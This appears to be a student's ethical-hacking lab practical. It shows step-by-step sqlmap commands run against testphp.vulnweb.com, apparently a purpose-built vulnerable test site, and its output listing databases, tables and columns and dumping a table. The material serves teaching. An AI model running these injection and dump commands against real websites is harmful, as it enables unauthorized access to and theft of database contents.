
Practical No.08


❖ **Sql Injection Attack**

1) **Search sqlmap.org in browser and download .zip file**


2) **Extract the file and open in cmd**




3) **Search testphp.vulnweb.com**



4) **After the open the website page then copy the website and paste it and click on browser history**



5) **Click the URLs and give input “=1” and copy the the suggested link**



6) **For obtaining dbs**

```
D:\Ramesh VI\Ethical Hacking\sqlmapproject-sqlmap-acd9831>python sqlmap.py -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 --batch --dbs
```

Output:

```
[13:53:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[13:53:31] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

7) **Database name:**

```
D:\Ramesh VI\Ethical Hacking\sqlmapproject-sqlmap-acd9831>python sqlmap.py -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 --batch -D informa
tion_schema --tables
```

Output:

```
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| FILES                                 |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CACHED_INDEXES                 |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
```

8) Table name:

```
D:\Ramesh VI\Ethical Hacking\sqlmapproject-sqlmap-acd9831>python sqlmap.py -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 --batch -D information_schema -T ADMINISTRABLE_ROLE_AUTHORIZATIONS --columns
```

Output:

```
Table: ADMINISTRABLE_ROLE_AUTHORIZATIONS
[9 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| HOST         | varchar(256) |
| USER         | varchar(97)  |
| GRANTEE      | varchar(97)  |
| GRANTEE_HOST | varchar(256) |
| IS_DEFAULT   | varchar(3)   |
| IS_GRANTABLE | varchar(3)   |
| IS_MANDATORY | varchar(3)   |
| ROLE_HOST    | varchar(256) |
| ROLE_NAME    | varchar(255) |
```

9) Column name:

```
D:\Ramesh VI\Ethical Hacking\sqlmapproject-sqlmap-acd9831>python sqlmap.py -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 --batch -D information_schema -T ADMINISTRABLE_ROLE_AUTHORIZATIONS --columns USER --dump
```

Output:

```
Database: information_schema
Table: ADMINISTRABLE_ROLE_AUTHORIZATIONS
[9 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| HOST         | varchar(256) |
| USER         | varchar(97)  |
| GRANTEE      | varchar(97)  |
| GRANTEE_HOST | varchar(256) |
| IS_DEFAULT   | varchar(3)   |
| IS_GRANTABLE | varchar(3)   |
| IS_MANDATORY | varchar(3)   |
| ROLE_HOST    | varchar(256) |
| ROLE_NAME    | varchar(255) |
+--------------+--------------+
```

```
Database: information_schema
Table: ADMINISTRABLE_ROLE_AUTHORIZATIONS
[0 entries]
+--------+--------+---------+-----------+-----------+------------+--------------+--------------+--------------+
| HOST   | USER   | GRANTEE | ROLE_HOST | ROLE_NAME | IS_DEFAULT | GRANTEE_HOST | IS_GRANTABLE | IS_MANDATORY |
+--------+--------+---------+-----------+-----------+------------+--------------+--------------+--------------+
+--------+--------+---------+-----------+-----------+------------+--------------+--------------+--------------+
```